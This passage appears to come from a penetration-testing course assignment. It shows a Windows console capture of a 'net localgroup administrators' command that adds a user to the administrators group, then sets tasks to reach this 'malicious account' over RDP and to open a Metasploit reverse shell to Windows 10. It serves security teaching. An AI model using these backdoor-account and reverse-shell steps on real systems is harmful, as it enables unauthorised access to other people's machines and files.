
C:\Windows\system32>net localgroup administrators user /add
net localgroup administrators user /add
There is no such global user or group.

More help is available by typing NET HELPMSG 3182.

C:\Windows\system32>net localgroup administrators user2 /add
net localgroup administrators user2 /add
The command completed successfully.

C:\Windows\system32>
```

- b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing



Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 **(10 points)**. You can use the technique we introduced in this class, or other exploits not covered by this course.